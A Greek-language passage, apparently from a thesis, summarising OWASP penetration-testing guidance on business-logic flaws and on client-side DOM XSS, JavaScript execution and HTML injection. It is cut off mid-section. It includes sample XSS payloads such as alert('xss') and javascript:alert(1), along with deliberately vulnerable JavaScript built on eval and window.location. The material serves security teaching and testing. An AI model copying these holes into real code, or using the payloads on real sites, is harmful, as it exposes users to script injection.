Σύμφωνα με τον OWASP, η Boundary Value Analysis είναι μια τεχνική που χρησιμοποιείται για την εύρεση σφαλμάτων στα όρια μιας τιμής. Για παράδειγμα αν μια εφαρμογή αναζητήσει τον Αριθμό Ταυτότητας, με την BVA ελέγχεται η μορφή της τιμής, το πλήθος των στοιχείων, το πλήθος των μηδενικών στοιχείων, η ομαδοποίηση των ψηφίων, αλλά και αν η ταυτότητα έχει απενεργοποιηθεί.

Υπάρχουν ευπάθειες που εστιάζουν περισσότερο στα λογικά δεδομένα και όχι τόσο στην πρόκληση επιθέσεων στην επιχειρησιακή λογική.

Ως παράδειγμα ο OWASP παραθέτει τις εταιρίες πιστωτικών καρτών που ενημερώνουν τις πληρωμές των πιστωτικών καρτών τη νύχτα. Έτσι, αν ένας πελάτης έχει προσθέσει χρήματα στο λογαριασμό του κατά τη διάρκεια της μέρας και χρησιμοποιήσει την πιστωτική του κάρτα σε πολλές περιοχές σε σύντομο χρονικό διάστημα, τότε είναι πιθανό να ξεπεραστεί το όριο και να μπλοκαριστούν οι αγορές του καθώς λαμβάνονται υπόψη τα δεδομένα της προηγούμενης νύχτας.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, ο εξεταστής πρέπει πρώτα να συλλέξει τα σημεία στα οποία εισάγονται δεδομένα χρηστών, να εισάγει σε αυτά λανθασμένα δεδομένα και να ελέγξει αν τα δεδομένα αυτά γίνονται αποδεκτά.

[79] O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-001. Διαθέσιμο : https://www.owasp.org/index.php/Test_business_logic_data_validation_(OTG-BUSLOGIC-001) (13 Φεβρουαρίου 2019)

Επίσης, χρησιμοποιώντας έναν proxy πρέπει να ελέγξει αν μεταφέρονται μέσω αιτημάτων HTTP μεταβλητές, όπως κόστος και ποιότητα. Όταν βρεθούν πρέπει να εισάγει λογικά λανθασμένες τιμές και να παρατηρήσει τη συμπεριφορά του συστήματος.

10.2. Έλεγχος ικανότητας παραποίησης αιτήσεων

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-002[80].

Α.1. Περιγραφή

Ένας κακόβουλος χρήστης μπορεί να χρησιμοποιήσει ένα λογισμικό proxy με το οποίο να υποβάλλει παραποιημένες αιτήσεις απευθείας στο server με αιτήματα POST/GET που περιέχουν τιμές που προφυλάσσονται ή που δεν αναμένονται από την επιχειρησιακή λογική των εφαρμογών. Για παράδειγμα θα μπορούσε να τροποποιηθεί μια παράμετρος με συνέπεια την εμφάνιση μιας κρυφής οθόνης προγραμματιστή.

Αυτή η εκμετάλλευση της επιχειρησιακής λογικής των εφαρμογών πρέπει να αποτρέπεται με την εκτέλεση λογικών ελέγχων επί των αιτήσεων.

Ο OWASP παραθέτει τα παρακάτω παραδείγματα:

Παράδειγμα Α': Ένα e-shop μπορεί να επιτρέπει τους χρήστες να εφαρμόζουν 10% έκπτωση κατά την επιλογή του εισιτηρίου. Αν μέσω proxy ο εισβολέας δει ότι αποστέλλεται η τιμή 1 όταν έχει εφαρμοστεί έκπτωση και η τιμή 0 όταν δεν έχει εφαρμοστεί έκπτωση, τότε μπορεί να στείλει πολλές φορές την τιμή 1 και κάθε φορά να εφαρμόζει την έκπτωση.

Παράδειγμα Β': Σε ένα παιχνίδι ο παίκτης παίρνει πόντους, με τους οποίους μπορεί να εξαγοράσει βραβεία, αν εντοπίσει διάφορους κρυμμένους θησαυρούς ή κάθε φορά που περνάει ένα επίπεδο. Αν ο εισβολέας εντοπίσει τα κρυμμένα πεδία που χρησιμοποιήθηκαν κατά τη διάρκεια της ανάπτυξης του παιχνιδιού για να μπορέσουν οι προγραμματιστές να ολοκληρώσουν την πίστα, τότε μπορεί να πιστωθεί τους πόντους αποστέλλοντας τις ανάλογες τιμές με έναν proxy.

[80] O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-002. Διαθέσιμο : https://www.owasp.org/index.php/Test_Ability_to_forge_requests_(OTG-BUSLOGIC-002) (13 Φεβρουαρίου 2019)

Α.2. Γενικές οδηγίες Ελέγχου

Ο OWASP παραθέτει τους παρακάτω ελέγχους:

1. Ο εξεταστής πρέπει να μελετήσει το εγχειρίδιο της εφαρμογής και να ελέγξει για τυχόν προβλέψιμη ή κρυφή λειτουργία κάποιων πεδίων. Όταν τα εντοπίσει πρέπει να εισάγει λογικά έγκυρες τιμές και να ελέγξει τη μετέπειτα απόκριση της επιχειρησιακής λογικής.
2. Με χρήση HTTP GET/POST αιτήσεων ελέγχει για τιμές που αυξάνουν σταδιακά ή είναι εύκολα προβλέψιμες ή είναι κρυφές. Έπειτα τροποποιεί αυτές τις τιμές και πειραματίζεται με την επιχειρησιακή λογική της εφαρμογής.

10.3. Έλεγχος επιθεωρήσεων ακεραιότητας

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-003[81].

Α.1. Περιγραφή

Σε μια εφαρμογή ανάλογα με τους χρήστες μπορεί να υπάρχουν πεδία που μπορεί να αποκρύπτονται. Με τη χρήση proxy ωστόσο ένας χρήστης μπορεί να υποβάλλει μια τιμή γι' αυτά στο server. Ο server πρέπει να αντιληφθεί ότι τα πεδία αυτά είναι ανενεργά για το χρήστη και επομένως να αγνοήσει τις τιμές τους. Είναι σημαντικό επομένως ο server να τηρεί ένα αντίγραφο των τιμών αυτών που είναι χρήσιμες για την επιχειρησιακή λογική της εφαρμογής και αν τα πεδία αυτά είναι μη επεξεργάσιμα ή ο χρήστης δεν έχει την απαραίτητη εξουσιοδότηση να αγνοεί τις τιμές τους.

Επίσης, η εφαρμογή θα πρέπει να προστατεύει τα αρχεία καταγραφής.

Ο OWASP παραθέτει το παρακάτω παράδειγμα:

Έστω μια σελίδα που επιτρέπει μόνο τον διαχειριστή να αλλάζει τον κωδικό των χρηστών και προβάλλει τα σχετικά πεδία μόνο σε αυτόν. Ένας κακόβουλος χρήστης

[81] O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-003. Διαθέσιμο : https://www.owasp.org/index.php/Test_integrity_checks_(OTG-BUSLOGIC-003) (13 Φεβρουαρίου 2019)

μπορεί να υποβάλλει νέες τιμές με τη χρήση ενός proxy κάνοντας το server να πιστεύει ότι οι τιμές προήλθαν από μια σελίδα διαχειριστή.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, πρέπει να διεξαχθούν οι παρακάτω έλεγχοι:

1. Ο εξεταστής πρέπει να μελετήσει το εγχειρίδιο της εφαρμογής και να ελέγξει για τυχόν πεδία (κυρίως μη επεξεργάσιμα ή κρυφά) που χρησιμοποιούνται για τη μετακίνηση πληροφοριών.
2. Για κάθε πεδίο πρέπει να ελέγξει ποιες τιμές είναι αποδεκτές και ποιες είναι πιθανό να απορριφθούν, καθώς και ποιοι χρήστες είναι εξουσιοδοτημένοι να τροποποιήσουν κάθε στοιχείο.
3. Έπειτα, πρέπει να εισάγει λανθασμένες τιμές ή να εισάγει τιμές χρησιμοποιώντας ρόλους χρηστών που δεν τους επιτρέπεται κάτι τέτοιο.
4. Τέλος, πρέπει να ελέγξει αν τυχόν άλλα δεδομένα που κρύβονται σε Βάσεις Δεδομένων, αρχεία καταγραφής (logs) κτλ μπορούν να τροποποιηθούν.

10.4. Έλεγχος για επιθέσεις χρονομέτρησης επεξεργασίας

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-004[82].

Α.1. Περιγραφή

Όπως ενημερώνει ο OWASP, οι κακόβουλοι χρήστες συνηθίζουν να παρατηρούν τον χρόνο που απαιτείται για την ολοκλήρωση μιας εργασίας από την εφαρμογή, λαμβάνοντας έτσι χρήσιμες πληροφορίες ως τις διεργασίες της εφαρμογής.

Έτσι, με βάση τη χρονική καθυστέρηση που προκαλούν τα αιτήματά του στην εφαρμογή μπορεί να προβλέψει πότε υποβάλλει σωστές πληροφορίες και πότε όχι.

Επίσης, κρατώντας ενεργές τις συνόδους μπορεί να προκαλέσει προβλήματα στη ροή των επιχειρησιακών διαδικασιών.

[82] O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-004. Διαθέσιμο : https://www.owasp.org/index.php/Test_for_Process_Timing_(OTG-BUSLOGIC-004) (13 Φεβρουαρίου 2019)

Ο OWASP παραθέτει τα παρακάτω παραδείγματα:

Παράδειγμα Α': Μια μηχανή παιγνίων, πριν φέρει ένα κερδοφόρο αποτέλεσμα μπορεί να παρουσιάζει μια χρονική καθυστέρηση. Ο χρήστης γνωρίζοντάς το μπορεί να στοιχηματίζει μόνο στις κερδοφόρες σειρές.

Παράδειγμα Β': Κατά τη διάρκεια αυθεντικοποίησης, αν υπάρχει μια χρονική καθυστέρηση όταν το όνομα χρήστη είναι σωστό (ή λάθος), τότε ο εισβολέας μπορεί να εντοπίσει ένα έγκυρο όνομα εκμεταλλευόμενος αυτή την πληροφορία.

Α.2. Γενικές οδηγίες Ελέγχου

Ο εξεταστής πρέπει να ελέγξει το εγχειρίδιο της εφαρμογής εντοπίζοντας και καταγράφοντας τις χρονοβόρες διαδικασίες.

10.5. Έλεγχος του περιορισμένου πλήθους των εκτελέσεων μιας λειτουργίας

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-005[83].

Α.1. Περιγραφή

Σύμφωνα με τον OWASP, πολλές εφαρμογές περιορίζουν μια λειτουργία θέτοντας όρια στο πλήθος εκτελέσεων της. Πρέπει να μην επιτρέπεται στους χρήστες να ξεπεράσουν τους περιορισμούς που τίθενται από τις εφαρμογές καθώς κάθε φορά που εκτελούνται προσδίδουν και ένα όφελος σε αυτούς. Το παράδειγμα του OWASP φέρει ένα ηλεκτρονικό κατάστημα που επιτρέπει μία μόνο έκπτωση ανά συναλλαγή ή κάποιες συνδρομητικές εφαρμογές που επιτρέπουν τους χρήστες να κατεβάσουν 5 μόνο τραγούδια το μήνα κτλ.

Ο έλεγχος εστιάζει στον εντοπισμό της δυνατότητας που έχει ένας κακόβουλος χρήστης να τροποποιήσει την επιχειρησιακή λογική και να εκτελέσει μια λειτουργία περισσότερες φορές από το επιτρεπόμενο όριο, όπως το να εφαρμόσει μια έκπτωση πολλές φορές.

[83] O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-005. Διαθέσιμο : https://www.owasp.org/index.php/Test_number_of_times_a_function_can_be_used_limits_(OTG-BUSLOGIC-005) (13 Φεβρουαρίου 2019)

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, ο εξεταστής αρχικά θα πρέπει να μελετήσει το εγχειρίδιο της εφαρμογής και να προσπαθήσει να εντοπίσει τις λειτουργίες που έχουν όρια στο πλήθος των εκτελέσεών τους. Για κάθε τέτοια λειτουργία πρέπει να αναπτυχθούν σενάρια παραβίασής τους, όπως για παράδειγμα να πλοηγηθεί ο χρήστης, πολλές φορές, πίσω και πάλι εμπρός στις σελίδες προκειμένου να εκτελεστεί μια λειτουργία πολλές φορές.

10.6. Έλεγχος για παρέμβαση στη ροή εργασιών

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-006[84].

Α.1. Περιγραφή

Ο έλεγχος του OWASP για την παρέμβαση στη ροή εργασιών εστιάζει στον εντοπισμό των ευπαθειών που επιτρέπουν σε έναν εισβολέα να χρησιμοποιήσει μια εφαρμογή με τέτοιο τρόπο που θα του επιτρέπει να μην ακολουθήσει την προβλεπόμενη ροή εργασιών, δηλαδή μια ακολουθία συνδεδεμένων βημάτων όπου κάθε βήμα ακολουθεί χωρίς καθυστέρηση και τελειώνει αμέσως πριν την έναρξη του επόμενου βήματος.

Σε μια ροή εργασιών ο χρήστης πρέπει να ολοκληρώσει συγκεκριμένα βήματα με μια συγκεκριμένη σειρά και σε περίπτωση που αυτή τερματιστεί χωρίς τη σωστή εκτέλεση όλων των βημάτων, τότε όλες οι ενέργειες ακυρώνονται.

Πρέπει να υπάρχει μηχανισμός στην εφαρμογή που να ανακαλεί/ακυρώνει όλες τις ενέργειες του χρήστη αν αυτός δεν τις έχει εκτελέσει με τη σωστή σειρά.

Ο OWASP παραθέτει τα παρακάτω παραδείγματα:

[84] O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-006. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_the_Circumvention_of_Work_Flows_(OTG-BUSLOGIC-006) (13 Φεβρουαρίου 2019)

Παράδειγμα Α': Στις περιπτώσεις που κάποια καταστήματα δίνουν πόντους όταν ένας χρήστης ξεκινήσει μια συναλλαγή και αμέσως αφού πάρει τους πόντους ακυρώσει τη συναλλαγή ή αφαιρέσει από το καλάθι τα προϊόντα, τότε το σύστημα πρέπει είτε να μην προσθέσει τους πόντους στο λογαριασμό, είτε να τους ανακαλέσει αν αυτοί έχουν ήδη προστεθεί.

Παράδειγμα Β': Σε ένα forum, όταν δημιουργείται μία ανάρτηση χρήστη, τότε το σύστημα ελέγχει για ακατάλληλες λέξεις κάνοντας χρήση μιας μαύρης λίστας. Σε περίπτωση που ο χρήστης αναρτήσει μια δημοσίευση που περιέχει έγκυρες λέξεις και έπειτα την επεξεργαστεί και συμπεριλάβει απαγορευμένες λέξεις τότε μπορεί να καταφέρει την επιτυχή δημοσίευση καθώς το σύστημα είναι πιθανό να ελέγχει τις λέξεις μόνο κατά τη δημιουργία και όχι κατά την επεξεργασία.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με το OWASP, απαιτούνται οι παρακάτω έλεγχοι:

1. Ο εξεταστής πρέπει να μελετήσει το εγχειρίδιο της εφαρμογής και να προσπαθήσει να εντοπίσει λειτουργίες που μπορούν να αγνοηθούν ή να εκτελέσει τις λειτουργίες της επιχειρησιακής λογικής με διαφορετική σειρά.
2. Για κάθε λειτουργία πρέπει να δημιουργήσει ένα σενάριο κατάχρησης ή να εκτελέσει μια άκυρη ενέργεια και να παρατηρήσει το αποτέλεσμα.
    2.1. Στα συστήματα που χορηγούν πόντους πρέπει ο εξεταστής να ξεκινήσει μια συναλλαγή και να φτάσει μέχρι το σημείο που παίρνει πόντους από το σύστημα. Σε εκείνο το σημείο ακυρώνει τη συναλλαγή ή μειώνει τα προϊόντα και παρατηρεί τους συνολικούς πόντους αν είναι οι προβλεπόμενοι.
    2.2. Σε ένα forum δημιουργεί μια δημοσίευση που περιέχει έγκυρες λέξεις. Έπειτα την τροποποιεί και εισάγει μη αποδεκτές λέξεις, παρατηρώντας αν το σύστημα φιλτράρει ξανά την ενημερωμένη ανάρτηση.

10.7. Έλεγχος αμυνών ενάντια στην κατάχρηση της εφαρμογής

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-007[85].

Α.1. Περιγραφή

Όταν ένας χρήστης κάνει κατάχρηση του τρόπου λειτουργίας μιας εφαρμογής, τότε αυτή πρέπει να λαμβάνει κάποια μέτρα προστασίας εναντίον του χρήστη. Ο εξεταστής πρέπει να συμπεριφερθεί ως κακόβουλος χρήστης προκειμένου να αναγνωρίσει τις ευπάθειες της εφαρμογής.

Ο OWASP παραθέτει ως παράδειγμα κατάχρησης έναν αυθεντικοποιημένο χρήστη που ακολουθεί τις παρακάτω ενέργειες:

- Επιχειρεί να αποκτήσει πρόσβαση σε ένα αρχείο που φέρει ένα ID ενώ δεν έχει τα ανάλογα δικαιώματα.
- Αντί να δώσει το ID του αρχείου εισάγει το χαρακτήρα '
- Αλλάζει την αίτηση GET με POST
- Εισάγει μια νέα παράμετρο
- Διπλασιάζει ένα ζεύγος ονόματος-τιμής (παράμετρο URL)

Αν κάποιο από αυτά συμβαίνει η εφαρμογή πρέπει να το εντοπίσει και να χαρακτηρίσει το χρήστη ως κακόβουλο, υλοποιώντας τις προτάσεις του OWASP ως ακολούθως:

- να απενεργοποιήσει την κρίσιμη λειτουργικότητα
- Να απαιτήσει επιπλέον βήματα αυθεντικοποίησης από το χρήστη
- να εισάγει σκόπιμα χρονικές καθυστερήσεις στην απόκριση της
- να ξεκινήσει να καταγράφει δεδομένα σχετικά με την δραστηριότητα του χρήστη

Αν η εφαρμογή δεν ανταποκριθεί με κάποιο τρόπο τότε ο εισβολέας θα συνεχίσει τους πειραματισμούς μέχρι να καταφέρει μια επιτυχή επίθεση και τότε αυτός ο έλεγχος θεωρείται αποτυχημένος.

[85] O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-007. Διαθέσιμο : https://www.owasp.org/index.php/Test_defenses_against_application_mis-use_(OTG-BUSLOGIC-007) (13 Φεβρουαρίου 2019)

Α.2. Γενικές οδηγίες Ελέγχου

Ο OWASP προτείνει τους παρακάτω ελέγχους:

Ο εξεταστής έχοντας κατά νου όλους τους άλλους ελέγχους της επιχειρησιακής λογικής πρέπει να σημειώσει αν η σελίδα ανταποκρίνεται στις επιθέσεις με κάποια αντίμετρα (ή όχι), όπως:

- Διαφορετική απόκριση
- Μπλοκάρισμα αιτήσεων
- Ενέργειες που μπλοκάρουν το λογαριασμό ενός χρήστη ή τον αποσυνδέουν
- απόρριψη δεδομένων εισόδου που περιέχουν συγκεκριμένους χαρακτήρες
- προσωρινό κλείδωμα ενός λογαριασμού μετά από κάποιες αποτυχημένες προσπάθειες

Πρέπει επίσης να βεβαιωθεί αν οι τοπικοί έλεγχοι ασφαλείας είναι ανεπαρκείς σε ευπάθειες όπως:

- Βεβιασμένη περιήγηση
- Προσπέλαση του μηχανισμού ελέγχου των δεδομένων εισόδου από την πλευρά του πελάτη
- Πολλαπλά σφάλματα ελέγχου πρόσβασης
- Επιπρόσθετοι ή διπλάσιοι παράμετροι ή παράμετροι URL που απουσιάζουν
- Σφάλματα πολλαπλών ελέγχων δεδομένων εισόδου ή έλεγχος επιχειρησιακής λογικής με τιμές που δεν μπορούν να είναι αποτέλεσμα λάθους του χρήστη
- Δομημένα δεδομένα json,xml κτλ που λαμβάνονται με λανθασμένη μορφή
- Λήψη δεδομένων cross-site scripting η sql injection
- Χρησιμοποίηση της εφαρμογής γρηγορότερα από όσο θα μπορούσε κάποιος χωρίς τα κατάλληλα εργαλεία
- Αλλαγή της γεωχωρικής κατάστασης του χρήστη
- Αλλαγή του user agent
- Πρόσβαση μιας πολυεπίπεδης επιχειρησιακής διεργασίας με λάθος σειρά
- Υψηλός αριθμός ή συχνότητα υποβολής δεδομένων εφαρμογής

10.8. Έλεγχος μεταφόρτωσης μη αναμενόμενων τύπων αρχείων

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-008[86].

Α.1. Περιγραφή

Αυτός ο έλεγχος εξετάζει τη δυνατότητα κακόβουλων χρηστών να μεταφορτώσουν μη αναμενόμενους τύπους αρχείων σε εφαρμογές, προκαλώντας την εκτέλεσή τους από αυτές. Σύμφωνα με τον OWASP, κάτι τέτοιο θα μπορούσε να έχει επίδραση στη λειτουργία της εφαρμογής, να προκαλέσει εκτέλεση εντολών, προβολή αρχείων ή τοπικών πόρων συστήματος, επίθεση σε άλλους servers και εκμετάλλευση ευπαθειών.

Η εφαρμογή πρέπει να αναμένει μόνο συγκεκριμένους τύπους αρχείων, όπως αρχεία csv, txt κτλ και είναι πιθανό να ελέγχει τα μεταφορτωμένα αρχεία με βάση την κατάληξή τους ή το περιεχόμενό τους.

Ο OWASP παραθέτει το παρακάτω παράδειγμα:

Μια εφαρμογή διαμοιρασμού εικόνων κατά τον οργανισμό επιτρέπει τους χρήστες να μεταφορτώσουν αρχεία τύπου .gif ή .jpg. Αν ο εισβολέας είναι δυνατόν να μεταφορτώσει ένα αρχείο τύπου html με ενσωματωμένο κώδικα ή ένα αρχείο php τότε το αρχείο μπορεί να μεταφερθεί από την προσωρινή τοποθεσία στον τελικό κατάλογο από όπου και μπορεί να εκτελεστεί.

Α.2. Γενικές οδηγίες Ελέγχου

Ο OWASP προτείνει τα παρακάτω βήματα ελέγχου:

1. Ο εξεταστής πρέπει να μελετήσει το εγχειρίδιο και να εκτελέσει ελέγχους ως προς τους τύπους των αρχείων που δεν υποστηρίζονται.
2. Ετοιμάζει μια συλλογή αρχείων που δεν υποστηρίζονται (όπως jsp, exe, html κτλ).
3. Έπειτα, πρέπει να μεταφορτώσει αυτά τα μη υποστηριζόμενα αρχεία και να επιβεβαιώσει την απόρριψή τους. Αυτό ισχύει και στην περίπτωση μεταφόρτωσης πολλαπλών αρχείων.

[86] O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-008. Διαθέσιμο : https://www.owasp.org/index.php/Test_Upload_of_Unexpected_File_Types_(OTG-BUSLOGIC-008) (13 Φεβρουαρίου 2019)

10.9. Έλεγχος μεταφόρτωσης κακόβουλων αρχείων

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-009[87].

Α.1. Περιγραφή

Συχνά στις εφαρμογές μεταφορτώνονται αρχεία τα οποία μπορούν να περιέχουν κακόβουλο λογισμικό. Αν και οι εφαρμογές μπορεί να δέχονται συγκεκριμένες μόνο επεκτάσεις, οι εισβολείς είναι ικανοί να ενσωματώσουν κακόβουλο κώδικα μέσα σε αρχεία που φέρουν έγκυρες επεκτάσεις. Για να αποτραπεί η μεταφόρτωση κακόβουλων αρχείων η εφαρμογή πρέπει να διενεργεί ελέγχους κατά τη διάρκεια της μεταφόρτωσης. Αυτοί οι έλεγχοι μπορεί να περιλαμβάνουν συστήματα όπως IPS/IDS και λογισμικά αντιικής προστασίας.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, ο εξεταστής πρέπει να μελετήσει την εφαρμογή και να αναγνωρίσει τα σημεία υποδοχής των αρχείων. Έπειτα, πρέπει να συλλέξει γνωστά κακόβουλα αρχεία, τα οποία μεταφορτώνει στην εφαρμογή και ελέγχει ποια από αυτά απορρίπτονται.

Επίσης, ελέγχει τις αποκρίσεις του server που χαρακτηρίζονται ως "Έγκυρες". Μπορεί να αποστείλει μια μη έγκυρη αίτηση με έναν έγκυρο τύπο αρχείου και να παρατηρήσει αν η αίτηση γίνεται αποδεκτή ή απορρίπτεται.

[87] O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-009. Διαθέσιμο : https://www.owasp.org/index.php/Test_Upload_of_Malicious_Files_(OTG-BUSLOGIC-009) (13 Φεβρουαρίου 2019)

11. Έλεγχος από την πλευρά του πελάτη.

11.1. Έλεγχος για cross-site scripting βασισμένο σε DOM

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-001[88].

Α.1. Περιγραφή

Ο έλεγχος αυτός εξετάζει τη δυνατότητα εκτέλεσης κώδικα στην πλευρά του περιηγητή (JavaScript κτλ), κάτι που θα μπορούσε να διαρρεύσει τα δεδομένα εισόδου του χρήστη και ή να προκαλέσει την εκτέλεση κακόβουλου κώδικα. Μια τέτοια ευπάθεια καλείται Cross-Site Scripting βασισμένη σε DOM (Document Object Model DOM-based XSS) και μπορεί να συμβεί όταν ο κώδικας σε μια συνάρτηση JavaScript που προκαλεί μια αίτηση στην εφαρμογή επηρεάζεται από ένα στοιχείο DOM που μπορεί να ελεγχθεί από έναν εισβολέα.

Κατά τον οργανισμό, το DOM είναι η μορφή της δόμησης μιας ιστοσελίδας και χρησιμοποιείται για την αναπαράσταση των εγγράφων στον περιηγητή. Το DOM επιτρέπει στο δυναμικό κώδικα (πχ JavaScript) να καλεί αντικείμενα μέσα σε ένα έγγραφο, όπως ένα πεδίο ή ένα cookie. Το DOM επίσης εξασφαλίζει τον περιορισμό του κώδικα που προέρχεται από διαφορετικά domains από το να αποκτήσει πρόσβαση στα cookies συνόδου.

Σε σχέση με άλλες cross site scripting ευπάθειες, μια ευπάθεια DOM-based XSS ελέγχει τη ροή του κώδικα, χρησιμοποιώντας στοιχεία από το DOM μαζί με κώδικα του εισβολέα, προκαλώντας πολλές παραλλαγές οι οποίες είναι δύσκολο να εντοπιστούν.

Σύμφωνα με το παράδειγμα που παραθέτει ο OWASP, αν εισαχθεί στη γραμμή διευθύνσεων URL ο κώδικας `#<script>alert('xss')</script>`, κατά την υποβολή της σελίδας δεν θα αποσταλεί στο server (όπως και οτιδήποτε υπάρχει μετά το χαρακτήρα #) , όμως θα εκτελεστεί στον περιηγητή, προβάλλοντας το παράθυρο με την ένδειξη 'xss'. Οι συνέπειες που μπορεί να έχει μια τέτοια επίθεση περιλαμβάνουν την ανάκτηση cookies, την εισαγωγή επιπλέον κακόβουλου κώδικα κ.α..

[88] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-001. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001) (13 Φεβρουαρίου 2019)

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, επειδή συνήθως ο κώδικας JavaScript παράγεται δυναμικά από το server, ο εξεταστής πρέπει να αποθηκεύσει όλο τον παραγόμενο κώδικα της σελίδας (crawling), να τον μελετήσει και να ελέγξει πότε γίνεται αποδεκτός ο κώδικας χρήστη.

Η είσοδος του χρήστη γίνεται είτε από στοιχεία που έχουν τεθεί από το server, άρα αυτός εφαρμόζει το φιλτράρισμα των δεδομένων, είτε από στοιχεία από έχουν τεθεί από αντικείμενα κώδικα JavaScript και επομένως το φιλτράρισμα και η κωδικοποίηση θα γίνει από τον περιηγητή του χρήστη.

Επειδή συχνά η JavaScript εκτελείται έξω από το <script>, ο εξεταστής πρέπει να μελετήσει τη χρήση της σε σημεία όπως ο χειρισμός συμβάντων των στοιχείων.

11.2. Έλεγχος εκτέλεσης Javascript

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-002[89].

Α.1. Περιγραφή

Αυτός ο έλεγχος μελετά τη δυνατότητα εισαγωγής κώδικα JavaScript, ο οποίος εκτελείται από την εφαρμογή μέσα στον περιηγητή του θύματος. Το τελικό αποτέλεσμα αυτής της ευπάθειας που ανήκει στην κατηγορία Cross Site Scripting (XSS) είναι η αποκάλυψη του cookie συνόδου του χρήστη ή η τροποποίηση του περιεχομένου της σελίδας που προβάλλεται στον τελικό χρήστη.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, ο εξεταστής πρέπει να ελέγξει για την ύπαρξη ενός βασικού μηχανισμού ελέγχου δεδομένων εισόδου και εξόδου (όπως η δυναμική παραγωγή σελίδων με JavaScript) από την πλευρά του χρήστη.

Α’ Παράδειγμα OWASP

[89] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-002. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_JavaScript_Execution_(OTG-CLIENT-002) (13 Φεβρουαρίου 2019)

Στο παρακάτω παράδειγμα δεν υπάρχει ο οποιοσδήποτε έλεγχος ή κωδικοποίηση στη μεταβλητή rr:

```
var rr = location.search.substring(1);
if(rr)
window.location=decodeURIComponent(rr);
This implies that an attacker could inject JavaScript code
simply by submitting the following query string: www.victim.
com/?javascript:alert(1)
```

Β' Παράδειγμα OWASP

Στον παρακάτω κώδικα το 'location.hash' ελέγχεται από τον εισβολέα, ο οποίος μπορεί να εισάγει απευθείας στη μεταβλητή *message* κώδικα JavaScript και να λάβει τον έλεγχο του περιηγητή του χρήστη.

```
<script>
function loadObj(){
var cc=eval('('+aMess+')');
document.getElementById('mess').textContent=cc.message;
}
if(window.location.hash.indexOf('message')==-1)
var aMess="({\"message\":\"Hello User!\"})";
else
var aMess=location.hash.substr(window.location.hash.
indexOf('message=')+8);
</script>
```

11.3. Έλεγχος έγχυσης HTML (HTML injection)

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-003[90].

Α.1. Περιγραφή

[90] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-003. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_HTML_Injection_(OTG-CLIENT-003) (13 Φεβρουαρίου 2019)

Ο έλεγχος εστιάζει στην ευπάθεια που προκαλείται όταν ένας χρήστης εισάγει κώδικα HTML σε ένα στοιχείο εισόδου, προκαλώντας την αποκάλυψη της συνόδου του χρήστη και την τροποποίηση της σελίδας που προβάλλεται σε αυτόν.

Η εφαρμογή πρέπει να φιλτράρει σωστά την είσοδο του χρήστη και να κωδικοποιεί την έξοδο, αλλιώς το αποτέλεσμα θα είναι η αποστολή μίας κακόβουλης σελίδας HTML στο χρήστη.

Οι πιο γνωστές μέθοδοι προβολής/εισαγωγής κώδικα HTML είναι οι εξής:

- innerHTML
- document.write()

Ο OWASP παραθέτει το παρακάτω παράδειγμα:

Ο παρακάτω κώδικας επιτρέπει αφιλτράριστα δεδομένα εισόδου να χρησιμοποιηθούν για να παραχθεί κώδικας html:
